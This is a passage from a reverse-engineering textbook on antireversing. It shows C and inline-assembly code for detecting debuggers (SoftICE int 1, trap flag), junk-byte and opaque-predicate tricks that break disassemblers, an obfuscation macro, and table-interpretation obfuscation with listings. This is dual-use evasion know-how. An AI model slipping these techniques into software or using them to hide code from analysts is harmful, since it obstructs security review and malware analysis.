The idea is simple. Because SoftICE uses `int 1` for single-stepping through a program, it must set its own handler for `int 1` in the *interrupt descriptor table* (IDT). The program installs an exception handler and invokes `int 1`. If the exception code is anything but the conventional access violation exception (`STATUS_ACCESS_VIOLATION`), you can assume that SoftICE is running.

The following is an implementation of this approach for the Microsoft C compiler:

```
__try
{
    _asm int 1;
}
__except (TestSingleStepException(GetExceptionInformation()))
{
}

int TestSingleStepException(LPEXCEPTION_POINTERS pExceptionInfo)
{
    DWORD ExceptionCode = pExceptionInfo->ExceptionRecord->ExceptionCode;
    if (ExceptionCode != STATUS_ACCESS_VIOLATION)
        printf ("SoftICE is present!");

    return EXCEPTION_EXECUTE_HANDLER;
}
```


The Trap Flag

This approach is similar to the previous one, except that here you enable the trap flag in the current process and check whether an exception is raised or not. If an exception is not raised, you can assume that a debugger has “swallowed” the exception for us, and that the program is being traced. The beauty of this approach is that it detects every debugger, user mode or kernel mode, because they all use the trap flag for tracing a program. The following is a sample implementation of this technique. Again, the code is written in C for the Microsoft C/C++ compiler.

```

BOOL bExceptionHit = FALSE;

__try
{
    _asm
    {
        pushfd
        or dword ptr [esp], 0x100          // Set the Trap Flag
        popfd                             // Load value into EFLAGS register

        nop
    }
}
__except (EXCEPTION_EXECUTE_HANDLER)
{
    bExceptionHit = TRUE;                  // An exception has been raised -
                                          // there is no debugger.
}

if (bExceptionHit == FALSE)
    printf ("A debugger is present!\n");

```

Just as with the previous approach, this trick is somewhat limited because the PUSHFD and POPFD instructions really stand out. Additionally, some debuggers will only be detected if the detection code is being stepped through, in such cases the mere presence of the debugger won’t be detected as long as the code is not being traced.

Code Checksums

Computing checksums on code fragments or on entire executables in runtime can make for a fairly powerful antidebugging technique, because debuggers must modify the code in order to install breakpoints. The general idea is to precalculate a checksum for functions within the program (this trick could be reserved for particularly sensitive functions), and have the function randomly

check that the function has not been modified. This method is not only effective against debuggers, but also against code patching (see Chapter 11), but has the downside that constantly recalculating checksums is a relatively expensive operation.

There are several workarounds for this problem; it all boils down to employing a clever design. Consider, for example, a program that has 10 highly sensitive functions that are called while the program is loading (this is a common case with protected applications). In such a case, it might make sense to have each function verify its own checksum prior to returning to the caller. If the checksum doesn't match, the function could take an inconspicuous (so that reversers don't easily spot it) detour that would eventually lead to the termination of the program or to some kind of unusual program behavior that would be very difficult for the attacker to diagnose. The benefit of this approach is that it doesn't add much execution time to the program because only the specific functions that are considered to be sensitive are affected.

Note that this technique doesn't detect or prevent hardware breakpoints, because such breakpoints don't modify the program code in any way.

Confusing Disassemblers

Fooling disassemblers as a means of preventing or inhibiting reversers is not a particularly robust approach to antireversing, but it is popular none the less. The strategy is quite simple. In processor architectures that use variable-length instructions, such as IA-32 processors, it is possible to trick disassemblers into incorrectly treating invalid data as the beginning of an instruction. This causes the disassembler to lose synchronization and disassemble the rest of the code incorrectly until it resynchronizes.

Before discussing specific techniques, I would like to briefly remind you of the two common approaches to disassembly (discussed in Chapter 4). A linear sweep is the trivial approach that simply disassembles instruction sequentially in the entire module. Recursive traversal is the more intelligent approach whereby instructions are analyzed by traversing instructions while following the control flow instructions in the program, so that when the program branches to a certain address, disassembly also proceeds at that address. Recursive traversal disassemblers are more reliable and are far more tolerant of various antidisassembly tricks.

Let's take a quick look at the reversing tools discussed in this book and see which ones actually use recursive traversal disassemblers. This will help you predict the effect each technique is going to have on the most common tools. Table 10.1 describes the disassembly technique employed in the most common reversing tools.

Table 10.1 Common Reversing Tools and Their Disassembler Architectures.

DISASSEMBLER/DEBUGGER NAME	DISSASSEMBLY METHOD
OllyDbg	Recursive traversal
NuMega SoftICE	Linear sweep
Microsoft WinDbg	Linear sweep
IDA Pro	Recursive traversal
PEBrowse Professional (including the interactive version)	Recursive traversal

Linear Sweep Disassemblers

Let's start experimenting with some simple sequences that confuse disassemblers. We'll initially focus exclusively on linear sweep disassemblers, which are easier to trick, and later proceed to more involved sequences that attempt to confuse both types of disassemblers.

Consider for example the following inline assembler sequence:

```
_asm
{
    Some code...
    jmp After
    _emit 0x0f
After:
    mov eax, [SomeVariable]
    push eax
    call AFunction
}
```

When loaded in OllyDbg, the preceding code sequence is perfectly readable, because OllyDbg performs a recursive traversal on it. The 0F byte is not disassembled, and the instructions that follow it are correctly disassembled. The following is OllyDbg's output for the previous code sequence.

```
0040101D  EB 01          JMP SHORT disasmtest.00401020
0040101F  0F            DB 0F
00401020  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00401023  50            PUSH EAX
00401024  E8 D7FFFFFF   CALL disasmtest.401000
```

In contrast, when fed into NuMega SoftICE, the code sequence confuses its disassembler somewhat, and outputs the following:

```
001B:0040101D  JMP      00401020
001B:0040101F  JNP      E8910C6A
001B:00401025  XLAT
001B:00401026  INVALID
001B:00401028  JMP      FAR [EAX-24]
001B:0040102B  PUSHAD
001B:0040102C  INC      EAX
```

As you can see, SoftICE's linear sweep disassembler is completely baffled by our junk byte, even though it is skipped over by the unconditional jump. Stepping over the unconditional JMP at 0040101D sets EIP to 401020, which SoftICE uses as a hint for where to begin disassembly. This produces the following listing, which is of course far better:

```
001B:0040101D  JMP      00401020
001B:0040101F  JNP      E8910C6A
001B:00401020  MOV      EAX, [EBP-04]
001B:00401023  PUSH     EAX
001B:00401024  CALL     00401000
```

This listing is generally correct, but SoftICE is still confused by our 0F byte and is showing a JNP instruction in 40101F, which is where our 0F byte is at. This is inconsistent because JNP is a long instruction (it should be 6 bytes), and yet SoftICE is showing the correct MOV instruction right after it, at 401020, as though the JNP is 1 byte long! This almost looks like a disassembler bug, but it hardly matters considering that the real instructions starting at 401020 are all deciphered correctly.

Recursive Traversal Disassemblers

The preceding technique can be somewhat effective in annoying and confusing reversers, but it is not entirely effective because it doesn't fool more clever disassemblers such as IDA pro or even smart debuggers such as OllyDbg.

Let's proceed to examine techniques that would also fool recursive traversal disassemblers. When you consider a recursive traversal disassembler, you can see that in order to confuse it into incorrectly disassembling data you'll need to feed it an *opaque predicate*. Opaque predicates are essentially false branches, where the branch *appears* to be conditional, but is essentially unconditional. As with any branch, the code is split into two paths. One code path leads to real code, and the other to junk. Figure 10.1 illustrates this concept where the condition is never true. Figure 10.2 illustrates the reverse condition, in which the condition is *always* true.




Figure 10.1 A trivial opaque predicate that is always going to be evaluated to False at runtime.




Figure 10.2 A reversed opaque predicate that is always going to be evaluated to True at runtime.

Unfortunately, different disassemblers produce different output for these sequences. Consider the following sequence for example:

```
_asm
{
    mov eax, 2
    cmp eax, 2
    je After
    _emit 0xf
After:
    mov eax, [SomeVariable]
    push eax
    call AFunction
}
```

This is similar to the method used earlier for linear sweep disassemblers, except that you're now using a simple opaque predicate instead of an unconditional jump. The opaque predicate simply compares 2 with 2 and performs a jump if they're equal. The following listing was produced by IDA Pro:

```
.text:00401031      mov     eax, 2
.text:00401036      cmp     eax, 2
.text:00401039      jz      short near ptr loc_40103B+1
.text:0040103B
.text:0040103B loc_40103B:      ; CODE XREF: .text:00401039 _j
.text:0040103B      jnp     near ptr 0E8910886h
.text:00401041      mov     ebx, 68FFFFFFh
.text:00401046      fsub    qword ptr [eax+40h]
.text:00401049      add     al, ch
.text:0040104B      add     eax, [eax]
```

As you can see, IDA bought into it and produced incorrect code. Does this mean that IDA Pro, which has a reputation for being one of the most powerful disassemblers around, is flawed in some way? Absolutely not. When you think about it, properly disassembling these kinds of code sequences is not a problem that can be solved in a generic method—the disassembler must contain specific heuristics that deal with these kinds of situations. Instead disassemblers such as IDA (and also OllyDbg) contain specific commands that inform the disassembler whether a certain byte is code or data. To properly disassemble such code in these products, one would have to inform the disassembler that our junk byte is really data and not code. This would solve the problem and the disassembler would produce a correct disassembly.

Let's go back to our sample from earlier and see how OllyDbg reacts to it.

```
00401031  . B8 02000000  MOV EAX,2
00401036  . 83F8 02      CMP EAX,2
00401039  . 74 01        JE SHORT compiler.0040103C
0040103B      0F           DB 0F
0040103C  > 8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
```

```

0040103F . 50          PUSH EAX
00401040     E8 BBFFFFFF CALL compiler.main

```

Olly is clearly ignoring the junk byte and using the conditional jump as a marker to the real code starting position, which is why it is providing an accurate listing. It is possible that Olly contains specific code for dealing with these kinds of tricks. Regardless, at this point it becomes clear that you can take advantage of Olly's use of the jump's target address to confuse it; if OllyDbg uses conditional jumps to mark the beginning of valid code sequences, you can just create a conditional jump that points to the beginning of the invalid sequence. The following code snippet demonstrates this idea:

```

_asm
{
    mov eax, 2
    cmp eax, 3
    je Junk
    jne After
Junk:
    _emit 0xf
After:
    mov eax, [SomeVariable]
    push eax
    call AFunction
}

```

This sequence is an improved implementation of the same approach. It is more likely to confuse recursive traversal disassemblers because they will have to randomly choose which of the two jumps to use as indicators of valid code. The reason why this is not trivial is that both codes are “valid” from the disassembler's perspective. This is a theoretical problem: the disassembler has no idea what constitutes valid code. The only measurement it has is whether it finds invalid opcodes, in which case a clever disassembler should probably consider the current starting address as invalid and look for an alternative one.

Let's look at the listing Olly produces from the above code.

```

00401031 . B8 02000000 MOV EAX,2
00401036 . 83F8 03     CMP EAX,3
00401039 . 74 02       JE SHORT compiler.0040103D
0040103B . 75 01       JNZ SHORT compiler.0040103E
0040103D > 0F8B 45F850E8 JPO E8910888
00401043 ? B9 FFFFFFFF68 MOV ECX,68FFFFFF
00401048 ? DC60 40     FSUB QWORD PTR DS:[EAX+40]
0040104B ? 00E8       ADD AL,CH
0040104D ? 0300       ADD EAX,DWORD PTR DS:[EAX]
0040104F ? 0000       ADD BYTE PTR DS:[EAX],AL

```

This time OllyDbg swallows the bait and uses the invalid 0040103D as the starting address from which to disassemble, which produces a meaningless assembly language listing. What's more, IDA Pro produces an equally unreadable output—both major recursive traversers fall for this trick. Needless to say, linear sweepers such as SoftICE react in the exact same manner.

One recursive traversal disassembler that is not falling for this trick is PEBrowse Professional. Here is the listing produced by PEBrowse:

```

0x401031: B802000000      mov     eax,0x2
0x401036: 83F803          cmp     eax,0x3
0x401039: 7402            jz      0x40103d      ; (*+0x4)
0x40103B: 7501            jnz     0x40103e      ; (*+0x3)
0x40103D: 0F8B45F850E8    jpo     0xe8910888    ; <=0x00401039(*-0x4)
;*****
0x40103E: 8B45F8          mov     eax,dword ptr [ebp-0x8] ; VAR:0x8
0x401041: 50              push    eax
0x401042: E8B9FFFFFF      call    0x401000
;*****

```

Apparently (and it's difficult to tell whether this is caused by the presence of special heuristics designed to withstand such code sequences or just by a fluke) PEBrowse Professional is trying to disassemble the code from both 40103D and from 40103E, and is showing both options. It looks like you'll need to improve on your technique a little bit—there must not be a direct jump to the valid code address if you're to fool every disassembler. The solution is to simply perform an indirect jump using a value loaded in a register. The following code confuses every disassembler I've tested, including both linear-sweep-based tools and recursive-traversal-based tools.

```

_asm
{
    mov eax, 2
    cmp eax, 3
    je Junk
    mov eax, After
    jmp eax
Junk:
    _emit 0xf
After:
    mov eax, [SomeVariable]
    push eax
    call AFunction
}

```

The reason this trick works is quite trivial—because the disassembler has no idea that the sequence `mov eax, After, jmp eax` is equivalent to `jmp After`, the disassembler is not even trying to begin disassembling from the `After` address.

The disadvantage of all of these tricks is that they count on the disassembler being relatively dumb. Luckily, most Windows disassemblers are dumb enough that you can fool them. What would happen if you ran into a clever disassembler that actually analyzes each line of code and traces the flow of data? Such a disassembler would not fall for any of these tricks, because it would detect your opaque predicate; how difficult is it to figure out that a conditional jump that is taken when 2 equals 3 is never actually going to be taken? Moreover, a simple data-flow analysis would expose the fact that the final `JMP` sequence is essentially equivalent to a `JMP After`, which would probably be enough to correct the disassembly anyhow.

Still even a cleverer disassembler could be easily fooled by exporting the real jump addresses into a central, runtime generated data structure. It would be borderline impossible to perform a global data-flow analysis so comprehensive that it would be able to find the real addresses without actually *running* the program.

Applications

Let's see how one would use the previous techniques in a real program. I've created a simple macro called `OBFUSCATE`, which adds a little assembly language sequence to a C program (see Listing 10.1). This sequence would temporarily confuse most disassemblers until they resynchronized. The number of instructions it will take to resynchronize depends not only on the specific disassembler used, but also on the specific code that comes after the macro.

```
#define paste(a, b) a##b
#define pastesymbols(a, b) paste(a, b)

#define OBFUSCATE() \
_asm { mov    eax, __LINE__ * 0x635186f1          }; \
_asm { cmp    eax, __LINE__ * 0x9cb16d48          }; \
_asm { je     pastesymbols(Junk, __LINE__)        }; \
_asm { mov    eax, pastesymbols(After, __LINE__)  }; \
_asm { jmp    eax                                }; \
_asm { pastesymbols(Junk, __LINE__):              }; \
_asm { _emit (0xd8 + __LINE__ % 8)                }; \
_asm { pastesymbols(After, __LINE__):             };
```

Listing 10.1 A simple code obfuscation macro that aims at confusing disassemblers.

This macro was tested on the Microsoft C/C++ compiler (version 13), and contains pseudorandom values to make it slightly more difficult to search and replace (the `MOV` and `CMP` instructions and the junk byte itself are all random, calculated using the current code line number). Notice that the junk byte ranges from `D8` to `DF`—these are good opcodes to use because they are all

multibyte opcodes. I'm using the `__LINE__` macro in order to create unique symbol names in case the macro is used repeatedly in the same function. Each occurrence of the macro will define symbols with different names. The `paste` and `pastesymbols` macros are required because otherwise the compiler just won't properly resolve the `__LINE__` constant and will use the string `__LINE__` instead.

If distributed throughout the code, this macro (and you could very easily create dozens of similar variations) would make the reversing process slightly more tedious. The problem is that too many copies of this code would make the program run significantly slower (especially if the macro is placed inside key loops in the program that run many times). Overusing this technique would also make the program significantly larger in terms of both memory consumption and disk space usage.

It's important to realize that all of these techniques are limited in their effectiveness. They most certainly won't deter an experienced and determined reverser from reversing or cracking your application, but they might complicate the process somewhat. The manual approach for dealing with this kind of obfuscated code is to tell the disassembler where the code *really* starts. Advanced disassemblers such as IDA Pro or even OllyDbg's built-in disassembler allow users to add disassembly hints, which enable the program to properly interpret the code.

The biggest problem with these macros is that they are repetitive, which makes them exceedingly vulnerable to automated tools that just search and destroy them. A dedicated attacker can usually write a program or script that would eliminate them in 20 minutes. Additionally, specific disassemblers have been created that overcome most of these obfuscation techniques (see "Static Disassembly of Obfuscated Binaries" by Christopher Kruegel, et al. [Kruegel]). Is it worth it? In some cases it might be, but if you are looking for powerful antireversing techniques, you should probably stick to the control flow and data-flow obfuscating transformations discussed next.

Code Obfuscation

You probably noticed that the antireversing techniques described so far are all platform-specific "tricks" that in my opinion do nothing more than increase the attacker's "annoyance factor". Real code obfuscation involves transforming the code in such a way that makes it significantly less human-readable, while still retaining its functionality. These are typically non-platform-specific transformations that modify the code to hide its original purpose and drown the reverser in a sea of irrelevant information. The level of complexity added by an obfuscating transformation is typically called *potency*, and can be measured using conventional software complexity metrics such as how many predicates the program contains and the depth of nesting in a particular code sequence.

OBFUSCATION TOOLS

Let's take a quick look at the existing obfuscation tools that can be used to obfuscate programs on the fly. There are quite a few bytecode obfuscators for Java and .NET, and I will be discussing and evaluating some of them in Chapter 12. As for obfuscation of native IA-32 code, there aren't that many generic tools that process entire executables and effectively obfuscate them. One notable product that is quite powerful is EXECryptor by StrongBit Technology (www.strongbit.com). EXECryptor processes PE executables and applies a variety of obfuscating transformations on the machine code. Code obfuscated by EXECryptor really becomes *significantly* more difficult to reverse compared to plain IA-32 code. Another powerful technology is the StarForce suite of copy protection products, developed by StarForce Technologies (www.star-force.com). The StarForce products are more than just powerful obfuscation products: they are full-blown copy protection products that provide either hardware-based or pure software-based copy protection functionality.

Beyond the mere additional complexity introduced by adding additional logic and arithmetic to a program, an obfuscating transformation must be *resilient* (meaning that it cannot be easily undone). Because many of these transformations add irrelevant instructions that don't really produce valuable data, it is possible to create *deobfuscators*. A deobfuscator is a program that implements various data-flow analysis algorithms on an obfuscated program which sometimes enable it to separate the wheat from the chaff and automatically remove all irrelevant instructions and restore the code's original structure. Creating resilient obfuscation transformations that are resistant to deobfuscation is a major challenge and is the primary goal of many obfuscators.

Finally, an obfuscating transformation will typically have an associated cost. This can be in the form of larger code, slower execution times, or increased memory runtime consumption. It is important to realize that some transformations do not incur any kind of runtime costs, because they involve a simple reorganization of the program that is transparent to the machine, but makes the program less human-readable.

In the following sections, I will be going over the common obfuscating transformations. Most of these transformations were meant to be applied programmatically by running an obfuscator on an existing program, either at the source code or the binary level. Still, many of these transformations can be applied manually, while the program is being written or afterward, before it is shipped to end users. Automatic obfuscation is obviously far more effective because it can obfuscate the entire program and not just small parts of it. Additionally, automatic obfuscation is typically performed *after* the program is compiled, which means that the original source code is not made any less readable (as is the case when obfuscation is performed manually).

Control Flow Transformations

Control flow transformations are transformations that alter the order and flow of a program in a way that reduces its human readability. In “Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs” by Christian Collberg, Clark Thomborson, and Douglas Low [Collberg1], control flow transformations are categorized as *computation transformations*, *aggregation transformations*, and *ordering transformations*.

Computation transformations are aimed at reducing the readability of the code by modifying the program’s original control flow structure in ways that make for a functionally equivalent program that is far more difficult to translate back into a high-level language. This can be done either by removing control flow information from the program or by adding new control flow statements that complicate the program and cannot be easily translated into a high-level language.

Aggregation transformations destroy the high-level structure of the program by breaking the high-level abstractions created by the programmer while the program was being written. The basic idea is to break such abstractions so that the high-level organization of the code becomes senseless.

Ordering transformations are somewhat less powerful transformations that randomize (as much as possible) the order of operations in a program so that its readability is reduced.

Opaque Predicates

Opaque predicates are a fundamental building block for control flow transformations. I’ve already introduced some trivial opaque predicates in the previous section on antidisassembling techniques. The idea is to create a logical statement whose outcome is constant and is known in advance. Consider, for example the statement `if (x + 1 == x)`. This statement will obviously never be satisfied and can be used to confuse reversers and automated decompilation tools into thinking that the statement is actually a valid part of the program.

With such a simple statement, it is going to be quite easy for both humans and machines to figure out that this is a false statement. The objective is to create opaque predicates that would be difficult to distinguish from the actual program code and whose behavior would be difficult to predict without actually stepping into the code. The interesting thing about opaque predicates (and about several other aspects of code obfuscation as well) is that confusing an automated deobfuscator is often an entirely different problem from confusing a human reverser.

Consider for example the concurrency-based opaque predicates suggested in [Collberg1]. The idea is to create one or more threads that are responsible for

constantly generating new random values and storing them in a globally accessible data structure. The values stored in those data structures consistently adhere to simple rules (such as being lower or higher than a certain constant). The threads that contain the actual program code can access this global data structure and check that those values are within the expected range. It would make quite a challenge for an automated deobfuscator to figure this structure out and pinpoint such fake control flow statements. The concurrent access to the data would hugely complicate the matter for an automated deobfuscator (though an obfuscator would probably only be aware of such concurrency in a bytecode language such as Java). In contrast, a person would probably immediately suspect a thread that constantly generates random numbers and stores them in a global data structure. It would probably seem very fishy to a human reverser.

Now consider a far simple arrangement where several bogus data members are added into an existing program data structure. These members are constantly accessed and modified by code that's embedded right into the program. Those members adhere to some simple numeric rules, and the opaque predicates in the program rely on these rules. Such implementation might be relatively easy to detect for a powerful deobfuscator (depending on the specific platform), but could be quite a challenge for a human reverser.

Generally speaking, opaque predicates are more effective when implemented in lower-level machine-code programs than in higher-level bytecode program, because they are far more difficult to detect in low-level machine code. The process of automatically identifying individual data structures in a native machine-code program is quite difficult, which means that in most cases opaque predicates cannot be automatically detected or removed. That's because performing global data-flow analysis on low-level machine code is not always simple or even possible. For reversers, the only way to deal with opaque predicates implemented on low-level native machine-code programs is to try and manually locate them by looking at the code. This is possible, but not very easy.

In contrast, higher-level bytecode executables typically contain far more details regarding the specific data structures used in the program. That makes it much easier to implement data-flow analysis and write automated code that detects opaque predicates.

The bottom line is that you should probably focus most of your antireversing efforts on confusing the human reversers when developing in lower-level languages and on automated decompilers/deobfuscators when working with bytecode languages such as Java.

For a detailed study of opaque constructs and various implementation ideas see [Collberg1] and *General Method of Program Code Obfuscation* by Gregory Wroblewski [Wroblewski].

Confusing Decompilers

Because bytecode-based languages are highly detailed, there are numerous decompilers that are highly effective for decompiling bytecode executables. One of the primary design goals of most bytecode obfuscators is to confuse decompilers, so that the code cannot be easily restored to a highly detailed source code. One trick that does wonders is to modify the program binary so that the bytecode contains statements that cannot be translated back into the original high-level language. The example given in *A Taxonomy of Obfuscating Transformations* by Christian Collberg, Clark Thomborson, and Douglas Low [Collberg2] is the Java programming language, where the high-level language does not have the `goto` statement, but the Java bytecode does. This means that it's possible to add `goto` statements into the bytecode in order to completely break the program's flow graph, so that a decompiler cannot later reconstruct it (because it contains instructions that cannot be translated back to Java).

In native processor languages such as IA-32 machine code, decompilation is such a complex and fragile process that any kind of obfuscation transformation could easily get them to fail or produce meaningless code. Consider, for example, what would happen if a decompiler ran into the `OBFUSCATE` macro from the previous section.

Table Interpretation

Converting a program or a function into a table interpretation layout is a highly powerful obfuscation approach, that if done right can repel both deobfuscators and human reversers. The idea is to break a code sequence into multiple short chunks and have the code loop through a conditional code sequence that decides to which of the code sequences to jump at any given moment. This dramatically reduces the readability of the code because it completely hides any kind of structure within it. Any code structures, such as logical statements or loops, are buried inside this unintuitive structure.

As an example, consider the simple data processing function in Listing 10.2.

```

00401000  push     esi
00401001  push     edi
00401002  mov      edi,dword ptr [esp+10h]
00401006  xor      eax,eax
00401008  xor      esi,esi
0040100A  cmp      edi,3
0040100D  jbe      0040103A
0040100F  mov      edx,dword ptr [esp+0Ch]
00401013  add      edi,0FFFFFFFh
00401016  push     ebx

```

Listing 10.2 A simple data processing function that XORs a data block with a parameter passed to it and writes the result back into the data block.

```

00401017 mov     ebx,dword ptr [esp+18h]
0040101B shr     edi,2
0040101E push    ebp
0040101F add     edi,1
00401022 mov     ecx,dword ptr [edx]
00401024 mov     ebp,ecx
00401026 xor     ebp,esi
00401028 xor     ebp,ebx
0040102A mov     dword ptr [edx],ebp
0040102C xor     eax,ecx
0040102E add     edx,4
00401031 sub     edi,1
00401034 mov     esi,ecx
00401036 jne     00401022
00401038 pop     ebp
00401039 pop     ebx
0040103A pop     edi
0040103B pop     esi
0040103C ret

```

Listing 10.2 A simple data processing function that XORs a data block with a parameter passed to it and writes the result back into the data block.

Let us now take this function and transform it using a table interpretation transformation.

```

00401040 push    ecx
00401041 mov     edx,dword ptr [esp+8]
00401045 push    ebx
00401046 push    ebp
00401047 mov     ebp,dword ptr [esp+14h]
0040104B push    esi
0040104C push    edi
0040104D mov     edi,dword ptr [esp+10h]
00401051 xor     eax,eax
00401053 xor     ebx,ebx
00401055 mov     ecx,1
0040105A lea     ebx,[ebx]
00401060 lea     esi,[ecx-1]
00401063 cmp     esi,8
00401066 ja     00401060
00401068 jmp     dword ptr [esi*4+4010B8h]
0040106F xor     dword ptr [edx],ebx
00401071 add     ecx,1
00401074 jmp     00401060
00401076 mov     edi,dword ptr [edx]

```

Listing 10.3 The data-processing function from Listing 10.2 transformed using a table interpretation transformation. (*continued*)

```

00401078  add      ecx,1
0040107B  jmp      00401060
0040107D  cmp      ebp,3
00401080  ja       00401071
00401082  mov      ecx,9
00401087  jmp      00401060
00401089  mov      ebx,edi
0040108B  add      ecx,1
0040108E  jmp      00401060
00401090  sub      ebp,4
00401093  jmp      00401055
00401095  mov      esi,dword ptr [esp+20h]
00401099  xor      dword ptr [edx],esi
0040109B  add      ecx,1
0040109E  jmp      00401060
004010A0  xor      eax,edi
004010A2  add      ecx,1
004010A5  jmp      00401060
004010A7  add      edx,4
004010AA  add      ecx,1
004010AD  jmp      00401060
004010AF  pop      edi
004010B0  pop      esi
004010B1  pop      ebp
004010B2  pop      ebx
004010B3  pop      ecx
004010B4  ret

```

The function's jump table:

```

0x004010B8  0040107d 00401076 00401095 0040106f
0x004010C8  00401089 004010a0 004010a7 00401090
0x004010D8  004010af

```

Listing 10.3 *(continued)*

The function in Listing 10.3 is functionally equivalent to the one in 10.2, but it was obfuscated using a table interpretation transformation. The function was broken down into nine segments that represent the different stages in the original function. The implementation constantly loops through a junction that decides where to go next, depending on the value of ECX. Each code segment sets the value of ECX so that the correct code segment follows. The specific code address that is executed is determined using the jump table, which is included at the end of the listing. Internally, this is implemented using a simple switch statement, but when you think of it logically, this is similar to a little virtual machine that was built just for this particular function. Each “instruction” advances the “instruction pointer”, which is stored in ECX. The actual “code” is the jump table, because that’s where the sequence of operations is stored.

This transformation can be improved upon in several different ways, depending on how much performance and code size you're willing to give up. In a native code environment such as IA-32 assembly language, it might be beneficial to add some kind of disassembler-confusion macros such as the ones described earlier in this chapter. If made reasonably polymorphic, such macros would not be trivial to remove, and would really complicate the reversing process for this kind of a function. That's because these macros would prevent reversers from being able to generate a full listing of the obfuscated at any given moment. Reversing a table interpretation function such as the one in Listing 10.3 without having a full view of the entire function is undoubtedly an unpleasant reversing task.

Other than the confusion macros, another powerful enhancement for the obfuscation of the preceding function would be to add an additional lookup table, as is demonstrated in Listing 10.4.

```

00401040  sub     esp,28h
00401043  mov     edx,dword ptr [esp+2Ch]
00401047  push    ebx
00401048  push    ebp
00401049  mov     ebp,dword ptr [esp+38h]
0040104D  push    esi
0040104E  push    edi
0040104F  mov     edi,dword ptr [esp+10h]
00401053  xor     eax,eax
00401055  xor     ebx,ebx
00401057  mov     dword ptr [esp+14h],1
0040105F  mov     dword ptr [esp+18h],8
00401067  mov     dword ptr [esp+1Ch],4
0040106F  mov     dword ptr [esp+20h],6
00401077  mov     dword ptr [esp+24h],2
0040107F  mov     dword ptr [esp+28h],9
00401087  mov     dword ptr [esp+2Ch],3
0040108F  mov     dword ptr [esp+30h],7
00401097  mov     dword ptr [esp+34h],5
0040109F  lea     ecx,[esp+14h]
004010A3  mov     esi,dword ptr [ecx]
004010A5  add     esi,0FFFFFFFh
004010A8  cmp     esi,8
004010AB  ja      004010A3
004010AD  jmp     dword ptr [esi*4+401100h]
004010B4  xor     dword ptr [edx],ebx
004010B6  add     ecx,18h
004010B9  jmp     004010A3
004010BB  mov     edi,dword ptr [edx]
004010BD  add     ecx,8
004010C0  jmp     004010A3

```

Listing 10.4 The data-processing function from Listing 10.2 transformed using an array-based version of the table interpretation obfuscation method. (*continued*)

```

004010C2  cmp     ebp, 3
004010C5  ja      004010E8
004010C7  add     ecx, 14h
004010CA  jmp     004010A3
004010CC  mov     ebx, edi
004010CE  sub     ecx, 14h
004010D1  jmp     004010A3
004010D3  sub     ebp, 4
004010D6  sub     ecx, 4
004010D9  jmp     004010A3
004010DB  mov     esi, dword ptr [esp+44h]
004010DF  xor     dword ptr [edx], esi
004010E1  sub     ecx, 10h
004010E4  jmp     004010A3
004010E6  xor     eax, edi
004010E8  add     ecx, 10h
004010EB  jmp     004010A3
004010ED  add     edx, 4
004010F0  sub     ecx, 18h
004010F3  jmp     004010A3
004010F5  pop     edi
004010F6  pop     esi
004010F7  pop     ebp
004010F8  pop     ebx
004010F9  add     esp, 28h
004010FC  ret

```

The function's jump table:

```

0x00401100  004010c2 004010bb 004010db 004010b4
0x00401110  004010cc 004010e6 004010ed 004010d3
0x00401120  004010f5

```

Listing 10.4 (continued)

